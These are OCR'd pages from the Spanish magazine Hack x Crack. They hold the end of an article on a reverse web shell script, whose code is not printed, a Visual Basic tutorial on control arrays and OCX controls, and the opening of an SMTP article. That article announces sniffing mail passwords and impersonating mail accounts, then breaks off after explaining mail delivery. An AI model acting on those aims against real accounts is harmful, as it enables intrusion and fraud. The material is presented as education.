Podéis copiar este programa y editarlo con cualquier EDITOR DE TEXTO PLANO, como el vi, el pico, el nano, el kwrite, el "bloc de notas", etc. (no el word ni ningún "procesador" de textos).

El nombre del programa puede ser el que os de la gana. Yo he decidido llamarlo rws.pl, para no confundirlo con el original de Van Hauser (rwww-shell.pl) y respetar la intención de su nombre ("reverse-web-shell" o "shell inverso vía web").

Por último... Recordad. Las líneas que empiezan con # SON COMENTARIOS. No se interpretan como parte del código. Podéis descomentar una línea (una inicialización de variable, p.ej.) quitando el carácter # inicial. Podéis volver a comentarla colocando uno de nuevo.

MUY IMPORTANTE: El código del programa lo tienes en la sección PROGRAMAS de nuestra Web (www.hackxcrack.com). No lo hemos puesto en la revista porque ocupa seis páginas ;p

EL GANADOR DEL SORTEO DE UN SUSE LINUX 8.1 DEL MES DE FEBRERO ES:
MARCO ANTONIO CAMPILLEJO CANDEA
MADRID
SEGUIR LLAMANDO, EL PROXIMO PODRIA SER PARA TI (PAG 51)

LA CALCULADORA: RIZANDO EL RIZO

POR PEDRO DEL VALLE

* Aprenderemos lo que es un "array de controles" y un "vector"
* Aplicaremos estos nuevos conceptos a la Calculadora que construimos en el número anterior.
* Crearemos un OCX (Control de Usuario)
¿Cómo? ¿Qué?
Venga, que no es tan difícil :)

Bienvenidos de nuevo al curso de programación en Visual Basic. En la última entrega hicimos, desde 0, una calculadora. Alguien apreció en los foros de PC paso a paso que tal vez, el código que gestionaba los números pulsados para después procesarlos, fuese demasiado largo y repetitivo, y preguntó si era posible reducirlo. También creo recordar que alguien respondió: "un array de controles..."

Un array de controles, esa sería la solución exacta para reducir todas esas líneas en unas pocas.

Hoy tenía previsto explicaros que era un OCX y crear uno también desde 0, y así haremos, pero antes debemos explicar qué s y como se implementa un array (matriz) de controles en cualquier proyecto de VB, y en este caso, lo haremos sobre la calculadora que ya deberíamos tener acabada.

1.- ¿Qué es un "array"? ¿Qué es un "vector"?

Bien, antes de todo deberíamos saber qué es un array o matriz de controles. Para poner un ejemplo sencillo, antes del array de controles, explicaremos que es un vector. Lo podríamos definir como varias variables del mismo tipo, pero que pueden recibir diferentes valores, declaradas con el mismo nombre (identificador).

Menudo rollo. Si me habéis entendido es porque sois realmente buenos, ya que no yo mismo me entiendo. Por eso creo que es mejor que pongamos un ejemplo práctico, como siempre, y así vemos la utilidad de los vectores.

- Abrimos un proyecto nuevo, eligiendo como proyecto "Exe estándar".

- Al formulario le añadimos dos botones, como ya hemos hecho en la calculadora, y los llamamos Cmd1 y Cmd2. Hasta aquí nada nuevo, pero ahora vamos a jugar un poco con los nombres de estos controles.

- Picamos sobre el segundo botón, y vamos a su propiedad Nombre. Aquí cambiamos Cmd2 por Cmd1 (sí, sí... no me he vuelto loco, ya sé que tenemos un botón con el mismo nombre). Ahora presionamos intro y nos debería aparecer un mensaje como el de la imagen, si tenemos la versión en castellano.




- Le decimos "Sí". Automáticamente hemos creado un array (matriz) de controles, ya que tanto el botón 1 como el botón 2 tienen el mismo nombre, tan solo los distingue su propiedad Index.



La propiedad...

La propiedad Index la podemos visualizar y editar en el cuadro de propiedades del objeto



Comentario de...

Comentario de Hack x Crack: En los números anteriores ya explicamos cómo conseguir el compilador de Visual Basic, el proceso de instalación y cómo compilar un programa. Si tienes dudas repasa los números anteriores y si no los pudiste comprar pídelos en nuestra Web (www.hackxcrack.com)

Vale, ahora que tenemos un array vamos a declarar un vector. Hay que tener en cuenta que nuestro array de controles y el vector que vamos a declarar no tienen nada que ver, sencillamente he pensado matar los dos pájaros de un tiro, y explicaros vectores y arrays de controles en un mismo ejercicio. Una vez aclarado esto vamos al grano.

- Abrimos el editor de código de VB (doble click sobre el formulario, por ejemplo) y vamos a la primera línea.


- Escribimos el siempre recomendado Option Explicit, y justamente después, un vector de números enteros, de la siguiente manera

```
Option explicit
Dim IntNum(2) as Integer
```

Ya tenemos un vector de números enteros, ahora vamos a interactuar con él.

- Haced doble click sobre el primer botón que hemos creado y escribid un comentario como este

```
' Estoy en Cmd1
```



Los comentarios...

Los comentarios en VB, como en cualquier otro lenguaje de programación, sirven para hacer más legible el código. Lo que se escriba en los comentarios solo será visto por el programador, y no provocará errores. Para hacer una línea de comentario en VB ponemos primero el carácter ' y después escribimos el comentario. Podemos apreciar que el texto adquiere el color verde.

- Ahora volvamos al diseño del formulario y piquemos dos veces sobre el segundo botón. ¿Qué ha pasado?, si lo hemos hecho bien el cursor debería haberse posicionado de nuevo en la misma línea donde habíamos escrito el comentario.

```
Private Sub Cmd1_Click(Index As Integer)
   'Estoy en Cmd1
End Sub
```

Esto es totalmente correcto, ya que ahora no tenemos dos botones independientes sino que es un mismo botón con diferente índice. Si os dais cuenta ha aparecido un texto entre los paréntesis que en la calculadora no teníamos. "Index as integer" significa que en la variable Index VB va a introducir el índice del botón pulsado, es decir, que si hemos presionado el botón 1 Index valdrá 0, y si hemos pulsado el botón 2, Index valdrá 1 (o los que hallamos puesto en el cuadro de propiedades).

Para hacer el ejemplo práctico vamos a cargar con dos valores el vector que hemos declarado

anteriormente.




Por defecto...

Por defecto, VB pone el índice 0 al primero botón, ya que para el 0 es el primer número, no 1.

- Vamos al evento Form_Load picando dos veces en el formulario. En este evento vamos a introducir dos valores enteros a "IntNum" de la siguiente manera:

```
Private Sub Form_Load()
   IntNum(1) = 10
   IntNum(2) = 22
End Sub
```

¿Que hemos hecho?, pues ahora los valores "10" y "22" estarán alojados en IntNum(1) e IntNum(2) respectivamente.



El vector...

El vector IntNum se ha declarado como un vector de 2 posiciones, es decir, jamás podremos introducir un valor en la posición IntNum(3) ya que no existe. Si deseáramos tener mas posiciones, en este caso, declararíamos a IntNum con las posiciones necesarias. (Por ejemplo: IntNum(10) para 10 posiciones.)

A partir de ahora tenéis que pensar que IntNum(1) es una variable y IntNum(2) es otra, con valores distintos.

- Una vez cargados los valores, vamos de nuevo al Form_Load y borramos la línea de comentario que anteriormente habíamos escrito (También podéis dejarla, lo dejo a vuestra elección).

Para distinguir el botón que se ha pulsado tenemos, como ya hemos dicho antes, el Index, entonces escribiremos estas sentencias condicionales para acabar el ejercicio.

```
Private Sub Cmd1_Click(Index As Integer)
   'Estoy en Cmd1
   If Index = 0 Then
      MsgBox IntNum(1)
   End If
   If Index = 1 Then
      MsgBox IntNum(2)
   End If
End Sub
```

- Ejecutamos el programa y pulsamos los dos botones. Si todo ha ido bien, el primero debería mostrar un mensaje con el número 10, y el segundo con el número 22.




En ningún...

En ningún caso pueden haber dos controles dentro de una matriz que tengan el mismo Index, si intentásemos hacer esto veríamos el siguiente mensaje de error



2. Aplicando lo aprendido : Una array en la calculadora

Espero de veras que halláis entendido que es y como se utiliza tanto un vector como un array de controles. Si nos fijamos bien podemos apreciar que son muy parecidos, ya que estamos hablando de un mismo objeto/variable que contiene varios valores diferenciados por su índice.



Los valores que...

Los valores que añadimos a un vector tienen que ser siempre del mismo tipo al que hemos declarado la variable, es decir, en el caso de IntNum(x), al ser integer, lo que queramos introducir en ella, siempre deberá ser un valor entero, independientemente el índice de la variable.

Bien, ahora abramos la calculadora. En el diseño del formulario, vamos a los diferentes botones y les cambiamos el nombre a Cmd1 (a todos) y cambiamos también la propiedad Index de cada uno de ellos con el número que le corresponda según su valor (es decir, si el botón que estamos cambiando era el Cmd0, su nuevo Index debería ser 0, para nuestra comodidad en este ejercicio).

Una vez tenemos cambiados todos los botones, es hora de acabar con esto.

Primero, borramos todas las líneas del código anterior, que ahora son totalmente inútiles. Las líneas exactas que tenéis que borrar son las siguientes:

```
Private Sub Cmd0_Click()
        TxtOper.Text = TxtOper.Text & "0"
End Sub

Private Sub Cmd1_Click()
        TxtOper.Text = TxtOper.Text & "1"
End Sub

Private Sub Cmd2_Click()
        TxtOper.Text = TxtOper.Text & "2"
End Sub

Private Sub Cmd3_Click()
        TxtOper.Text = TxtOper.Text & "3"
End Sub

Private Sub Cmd4_Click()
        TxtOper.Text = TxtOper.Text & "4"
End Sub

Private Sub Cmd5_Click()
    TxtOper.Text = TxtOper.Text & "5"
End Sub

Private Sub Cmd6_Click()
    TxtOper.Text = TxtOper.Text & "6"
End Sub

Private Sub Cmd7_Click()
    TxtOper.Text = TxtOper.Text & "7"
End Sub

Private Sub Cmd8_Click()
    TxtOper.Text = TxtOper.Text & "8"
End Sub

Private Sub Cmd9_Click()
    TxtOper.Text = TxtOper.Text & "9"
End Sub
```

Una vez borradas, picamos dos veces sobre cualquiera de los botones, (recordemos que ahora son todos el mismo botón, diferenciados por el índice) y añadimos la siguiente línea

```
Private Sub Cmd1_Click(Index As Integer)
        TxtOper.Text = TxtOper.Text & Index
End Sub
```

¿Que hace esto? Pues estamos concatenando el valor de TxtOper con el del Index que, si antes lo hemos hecho bien, debería tener el mismo valor que el del botón (0 para el Cmd0, 1 para el Cmd1...).

Otra posibilidad, la cual me gusta mas, seria la siguiente:

```
Private Sub Cmd1_Click(Index As Integer)
        TxtOper.Text = TxtOper.Text &
        Cmd1(Index).Caption
End Sub
```

En este caso estamos concatenando TxtOper con el Caption del botón pulsado, que es el mismo que el valor que necesitamos. Ejecutamos el proyecto, y si todo ha ido bien,

acabamos de crear un array de controles para todos los botones numéricos de la calculadora, y ahora...., ¿alguien se atreve con los botones operadores?.

3.- OCX : El control de usuario

¿Qué es un OCX? Os estaréis preguntando. Un OCX es un control de usuario, es un objeto creado por el programador. Por ejemplo, si quisiéramos tener un objeto que estuviera compuesto por 2 botones, crearíamos un OCX que constaría de un pequeño panel con esos dos botones. Este OCX, una vez creado, lo podríamos utilizar en nuestros futuros proyectos.

El OCX, como la DLL, son dos pasos muy importantes en el estudio de la programación. Es totalmente necesario que quede claro el concepto de estos. El control que vamos crear será una especie de pizarra, donde podremos pintar círculos en diferentes colores. Para empezar nuestro OCX, abrimos un nuevo proyecto. En la ventana de selección de tipo de proyecto, esta vez, no cogeremos "EXE estándar" sino que escogeremos "Control Active X".
Vamos a introducir un nuevo objeto, el PictureBox.

Colocamos el objeto en el formulario y lo estiramos para que ocupe el máximo de área de proyecto, como en la imagen.
Bien, ahora que lo tenemos colocado vamos a crear las instrucciones necesarias para que se pueda pintar en nuestro OCX.
Vamos al editor de código y creamos una función que recibirá los parámetros necesarios para pintar un círculo.



Puedes crear...

Puedes crear las funciones de un proyecto con el wizard que incorpora VB. Para ello debes ir a Herramientas->Agregar procedimiento, y en la siguiente ventana elegir función, ponerle un nombre y darle un ámbito público para poder acceder a ella desde cualquier proyecto.

Yo, por ejemplo, a esta función le he llamado "AddCirculo", ya que esta será su funcionalidad (añadir círculos).
La función recibirá como parámetros la posición X, la Y, el radio y color del círculo.



Las funciones...

Las funciones y procedimientos se utilizan generalmente para ahorrar código repetitivo, aunque en este caso es estrictamente necesario su uso para poder acceder al OCX, ya que una vez generado el control lo vamos a utilizarlo en otros proyectos.

Los parámetros que se reciben se han de indicar entre los paréntesis de la función, la cosa quedaría así:

```
Public Function AddCirculo (X As Long, Y As Long,
R As Long, C As Integer)

End Function
```

- X e Y marcarán la posición del circulo, por

eso son de tipo Long, ya que pueden ser mayores al máximo admitido por el tipo de dato Integer (en la segunda entrega ya se indicaron los rangos de tipos de datos).

- R indica el radio del círculo, el cual puede ser tan grande como nosotros queramos, por lo que también será Long.

- Finalmente C, que indicará el color. En este caso si que estamos hablando de un dato de tipo Integer, ya que su valor estará entre 0 y 15 (colores básicos).
Ahora, dentro de esta función, vamos a dibujar el circulo. Para ello debemos utilizar la función Circle que tiene el PictureBox. (¿Os habéis acordado de cambiarle ya el nombre?) Yo he llamado a mi PictureBox PB, por lo que la línea quedará así:

```
Public Function AddCirculo(X As Long, Y As Long, R As Long, C As Integer)
PB.Circle (X, Y), R, QBColor(C)
End Function
```



La función...


La función QbColor() devuelve el valor necesario para la función Circle cuando le pasamos un número entero. Los valores para C están en esta tabla:

Number	Color	Number	Color
0	Black	8	Gray
1	Blue	9	Light Blue
2	Green	10	Light Green
3	Cyan	11	Light Cyan
4	Red	12	Light Red
5	Magenta	13	Light Magenta
6	Yellow	14	Light Yellow
7	White	15	Bright White

Si picáis sobre la palabra Circle y pulsáis F1 veréis el significado de cada uno de los parámetros que recibe, siempre y cuando tengáis bien instaladas las MSDN.
Bien, ¿qué estamos haciendo aquí?, pues muy fácil, le hemos dicho a nuestro OCX que dibuje un circulo en PB de radio R en las posiciones X,Y con el color C.

¿Y de donde recibe los valores esta función? Pues del formulario donde estamos agregando nuestro OCX. En este caso, para hacer la prueba previa, vamos al explorador de proyectos (arriba a la derecha) y picamos con el botón derecho sobre el proyecto. Nos aparecerá un menú desplegable, donde deberíamos ver el submenú Agregar. Al desplegarse este submenú podemos ver Formulario, Formulario MDI, modulo...


Nosotros, en nuestro caso, escogeremos Formulario. Si os fijáis bien, en la paleta de objetos hay uno nuevo, colocado habitualmente al final, seguramente deshabilitado, el cual es nuestro control de usuario. Para poder agregar uno a nuestro proyecto debéis volver antes al Control de usuario y cerrar todo pulsando el aspa de la imagen, hasta que vuelva al formulario que hemos agregado.



Si hemos hecho todo bien, deberíamos poder agregar nuestro OCX al nuevo formulario. Vamos a la paleta de controles, lo pintamos y


redimensionamos hasta que adquiera el tamaño necesario (sería lo equivalente a hacer doble click sobre el objeto en la paleta de controles). Necesitamos también saber la X, Y, radio y color, aquí dejo que vuestra imaginación decida, por mi parte, voy a crear 4 cajas de texto y un botón.

Los TextBox servirán para indicar cuales serán los valores para las variables anteriormente mencionadas (X,Y,R,C), y cada vez que pulsemos Pintar se dibujará un circulo en el PictureBox de nuestro OCX.



En mi OCX...

En mi OCX el PictureBox es de color blanco, y no gris. Esto es porque yo he cambiado la propiedad BackColor del PictureBox al color blanco.



Lo que queda ahora es sencillo:

```
Private Sub CmdPintar_Click()
    MiControl1.AddCirculo TxtX, TxtY, TxtRadio, TxtColor
End Sub
```

Para poder ejecutar esto, en modo de prueba, debemos ir al menú Proyecto->Propiedades y aquí, cambiamos "Control Active X" en el Combo "Tipo de proyecto" por "Exe estándar". También debemos fijarnos que en el combo "Objeto Inicial" aparece el nombre de nuestro formulario. Aceptamos y ejecutamos. Si todo ha ido bien deberíamos poder dibujar círculos en nuestro control OCX.

Esto visto así, puede parecer una autentica chorrada, seguro que alguno se está preguntando ¿y porque no hemos puesto un PictureBox en un formulario directamente y pintamos a partir de este?, pues ahora vamos a ver la verdadera utilidad de un OCX.

2.- Reutilizando el OCX : Generar el fichero

Volvemos a Proyecto->Propiedades y cambiamos los parámetros para que vuelvan como al inicio (Tipo de proyecto = "Active X" y Objeto inicial = "ninguno").

Picamos dos veces sobre el control de usuario en el explorador de proyectos y generamos el OCX, ¿Cómo?, pues yendo a Archivo->Generar MiControl.ocx



Sí os aparece...

Si os aparece un error indicando que vuestro control no es público, debéis ir a la propiedad "Public" del cuadro de propiedades del control y ponerle el valor a true

Nos va a aparecer un "browser" para guardar el archivo físicamente donde queramos. Nosotros, para no perdernos, lo vamos a guardar en la misma carpeta del proyecto.

Una vez generado cerramos todo nuestro proyecto (acordaos de guardar antes de nada) y abrimos otro nuevo. En esta ocasión cogemos "Exe estándar".

Vamos a proyectos->componentes y le damos

al botón examinar. Podéis apreciar que se ha abierto un explorador para buscar archivos .ocx, por lo que nosotros vamos a buscar el que nos interesa, y este es el que acabamos de guardar en la carpeta del proyecto.

Una vez agregado debería aparecernos en la paleta de controles un nuevo objeto, como nos había pasado anteriormente, con la diferencia de que ahora no tenemos el ocx en nuestro explorador de proyecto, si no que estamos accediendo al OCX directamente, sin mediar código alguno (como podríamos hacer contra el WinSock, por ejemplo)

Lo agregamos al formulario y lo redimensionamos tal y como habíamos hecho anteriormente. Si ahora escribimos "MiControl." Se nos desplegará un menú con todas las opciones que tenemos para este control de usuario, incluida la función que nosotros habíamos creado, "AddCirculo".

Bueno, espero que os halla resultado interesante el curso, lo que no podéis negar es la utilidad de los OCX para crear controles. Ahora dejo que vuestra imaginación sea la que os guíe, ¿qué más podéis intentar?, multitud de opciones, como:

- Borrar círculo
- Pintar Píxel
- Pintar Línea
- Borrar píxel
- Borrar Línea
- Botón deshacer...

Hasta aquí hemos llegado por hoy, para la próxima entrega, creación de una DLL desde 0!!, Saludos.



En nuestra WEB...

En nuestra Web (www.hackxcrack.com), en la SECCIÓN PROGRAMAS tienes el código de los proyectos explicados en este curso. Si no tienes ganas de escribir, ya sabes, descárgalo!!!



Si tienes...

Si tienes dudas, deseas contactar con otras personas que están siguiendo este curso de Visual Basic o simplemente quieres opinar sobre el artículo, no lo dudes un instante, pásate por EL FORO de Hack x Crack ;) (www.hackxcrack.com)

De verdad, el FORO es un medio de contacto perfecto para esto, no nos envíes mails porque es EN EL FORO y con la ayuda de todos los miembros donde podemos, entre todos, resolver dudas y ampliar conocimientos.

SERIE RAW: CONOCIENDO PROTOCOLOS Y SU SEGURIDAD. RAW2: SMTP (PROTOCOLO DE ENVIO DE CORREO ELECTRONICO)

- Conoceremos el funcionamiento del transporte de correo electrónico.
- Recordaremos el funcionamiento de Telnet.
- Aprenderemos a codificar y decodificar passwords de correo.
- Capturaremos claves de correo mediante un sniffer.
- Aprenderemos a suplantar la personalidad de cualquier cuenta de correo.
- Enviaremos mensajes a destinos imposibles.
- Aprenderemos a detectar si nos hacen a nosotros alguna de estas cosas. :-)
- ¡Y mucho más!

1. Documentación

Como ya vimos en el número anterior de la serie RAW, hay básicamente 3 formas de investigar el funcionamiento de un protocolo. Como breve resumen, os las recuerdo:

1- Leer los documentos técnicos adecuados (RFCs)
2- Realizar ingeniería inversa mediante un sniffer
3- Seguir fielmente cada artículo de la serie RAW en la revista HackXCrack. ;-)

Con respecto al primer punto, podéis comprobar que, si buscamos el término "SMTP" en la Web oficial de los documentos RFC (**http://www.rfc-editor.org**), nos aparecerán una cantidad importante de entradas, por lo que es fácil que nos perdamos. En realidad, es fácil encontrar el documento adecuado si recordamos lo que ya conté sobre el campo "More Info (Obs&Upd)", pero os ahorraré el trabajo, diciéndoos que el documento que a nosotros nos interesa ahora es el **RFC 2821 (ftp://ftp.rfc-editor.org/in-notes/rfc2821.txt)**. Si, aún así, os habéis molestado en mirar los resultados de la búsqueda (espero que no seáis tan vagos como para no haberlo hecho), habréis visto un montón de documentos que incluyen en su título el término "**service extension**". Como ya veremos a lo largo del artículo, SMTP es un protocolo con unas funciones muy básicas que se amplía de forma modular con una serie de extensiones opcionales, que estarán o no implementadas dependiendo de cada servidor, y que son precisamente las llamadas "service extension".
Podemos ver que estudiar el protocolo SMTP es bastante más complicado que estudiar el POP3 (por algo empezamos la serie RAW por POP3 ;-), ya que no sólo tenemos un RFC de 79 páginas con la funcionalidad "básica", si no además un buen taco de documentos sobre cada una de las "service extension". Pero


tranquilos, que en este artículo os lo daremos ya todo masticadito. ;-D

2. Mecanismo básico del correo electrónico

Antes de continuar, es importante que tengáis bien claro que lo explicado en este artículo (y en el anterior) no es aplicable a las cuentas de correo por Web.

Como vimos en el artículo anterior, el protocolo POP3 se utiliza tan sólo para la recepción del correo electrónico y, como veremos ahora, SMTP es el protocolo que se utiliza para el envío. Para comprender por qué se utilizan dos protocolos diferentes para un mismo servicio (el correo electrónico, o e-mail), vamos a ver de forma rápida el funcionamiento del correo electrónico mediante una "historieta" de ejemplo.

En nuestra historia hay 3 personajes: Pringaete, Macizorra, y Musculitos.



Nuestro amigo Pringaete ha decidido armarse de valor y declarar su amor a Macizorra y, como es bastante cortado, el mejor medio que ha encontrado para hacerlo es el correo electrónico. Para ello dispone de una cuenta de correo en un ISP llamado Buanadú, y conoce la dirección de correo de Macizorra, en un ISP llamado JotMail. Así que Pringaete escribe en su cliente de correo (Eudora, Outlook, Kmail, o el que sea) el siguiente mensaje:

From: *pringaete@buanadu.es*
To: *macizorra@jotmail.com*
Subject: *te amo*


Estas mu buena. ¿Quieres salir conmigo?

Fdo: Pringaete

Cuando ya ha redactado su bonita declaración de amor, pulsa el botón ENVIAR y unos enanitos mágicos meten el mensaje en una caja de zapatos y lo llevan volando hasta la bella Macizorra... ¿o no es así? ¿No habíamos quedado en el artículo anterior en que los enanos mágicos sólo se utilizan para construir calculadoras japonesas, y no para transportar paquetes? Vamos a ver entonces que es lo que ocurre en realidad desde el instante en que Pringaete pulsa el botón **ENVIAR**.

2.1. El PC de Pringaete se conecta con el servidor SMTP de Buanadú.

Lo primero que hace el cliente de correo de Pringaete cuando éste pulsa el botón ENVIAR, es conectarse al servidor SMTP de Buanadú. Cuando Pringaete configuró su cliente de correo, tuvo que introducir un par de datos, que eran: la **dirección del servidor POP3** de Buanadú (para poder recibir su correo, tal y como vimos en el artículo anterior), y la **dirección del servidor SMTP** de Buanadú (para poder enviar su correo, tal y como veremos ahora). Así que su cliente sabe perfectamente dónde debe conectarse. Una vez establecida la conexión, el cliente envía una serie de comandos al servidor de Buanadú, los cuales veremos en detalle más adelante y, una vez enviados esos comandos, cierra la conexión y se olvida para siempre del tema, dejando el problema en manos del servidor de Buanadú.




La conclusión a la que hemos llegado es que nuestro cliente de correo no tiene que preocuparse de cómo localizar el servidor de Jotmail, en donde se encuentra la cuenta de correo del destinatario, Macizorra, si no que delega por completo en el servidor de SMTP para el cual fue configurado (el de Buanadú), el cual se encargará, en los siguientes pasos que veremos ahora, de transportar el mensaje hasta su destino final.

2.2. El servidor SMTP de Buanadú busca el servidor SMTP de Jotmail.

Esto lo cuento muy brevemente, ya que lo que nos interesa a nosotros en este artículo es el primer paso, que ya he explicado, es decir, la conexión entre el cliente de correo y el servidor de SMTP. A partir de ese momento, ya no tendremos control sobre lo que ocurre con nuestro mensaje, por lo que lo que realmente nos interesa es precisamente hasta ese punto.
Como bien dice el epígrafe, una vez que Pringaete ha cerrado la conexión entre su cliente de correo y el servidor SMTP de Buanadú, éste último se encargará de transportar el mensaje hasta el servidor de Jotmail, que es desde donde podrá leerlo Macizorra. Para ello utiliza un mecanismo del clásico servicio de DNS (**DNS MX**, o DNS Mail eXchanger mecanism) en el que no entraremos en detalle. Estad atentos a la revista, porque es probable que dedique algún número de la serie RAW a explicar de un tirón varios protocolos tan sencillos que no merecen un artículo dedicado, entre los cuales podrá encontrarse el protocolo DNS.

Puede ser que el servidor de Buanadú no pueda localizar directamente el servidor de Jotmail, para lo cual tendrá que utilizar algún otro servidor de SMTP intermedio, al cual localizará igualmente mediante el mecanismo DNS MX. Estos servidores intermedios pueden ser de dos tipos:
- **Relays:** Cuando se limitan a hacer de intermediarios sin realizar ninguna modificación.
- **Gateways:** Cuando, además de transportar el mensaje, realizan alguna modificación necesaria para que éste llegue hasta el destino final, normalmente por diferencias en los protocolos utilizados.




2.3. El mensaje llega a la cuenta de Jotmail de Macizorra.

Hasta que el mensaje de Pringaete llega a la cuenta de Jotmail de Macizorra, éste puede haber pasado por varios servidores SMTP intermedios.
Sin importar cual haya sido el camino que ha seguido el mensaje, finalmente llegará hasta el servidor SMTP de Jotmail, el cual se limitará a almacenar el mensaje en su disco duro, en espera de que Macizorra se conecte por POP3 (o cualquier otro protocolo de recepción de correo electrónico) a su cuenta para bajarlo a su PC.
Como ya vimos en el artículo anterior, el mensaje quedará almacenado en el disco duro del servidor hasta que el cliente POP3 de Macizorra ejecute el comando **DELE**.



2.4. Macizorra lee el mensaje.

Una vez que el mensaje está ya en la cuenta de correo de Macizorra, éste quedará almacenado en el disco duro del servidor de Jotmail hasta que Macizorra decida un buen día comprobar si tiene algún mensaje, para lo cual conectará mediante POP3 desde su cliente de correo hacia el servidor POP3 de Jotmail, tal y como vimos en el artículo anterior. También podría utilizar otro protocolo de recepción de correo (como IMAP), ya que una vez que el mensaje está almacenado en el disco duro, ya sólo depende de los protocolos que tenga implementados el servidor de correo para permitir la recepción. Desde luego, lo que está claro es que en nada influye el hecho de que el mensaje haya sido enviado mediante SMTP para que luego sea leído por POP3, IMAP, o cualquier otro sistema.



3. El protocolo SMTP en detalle

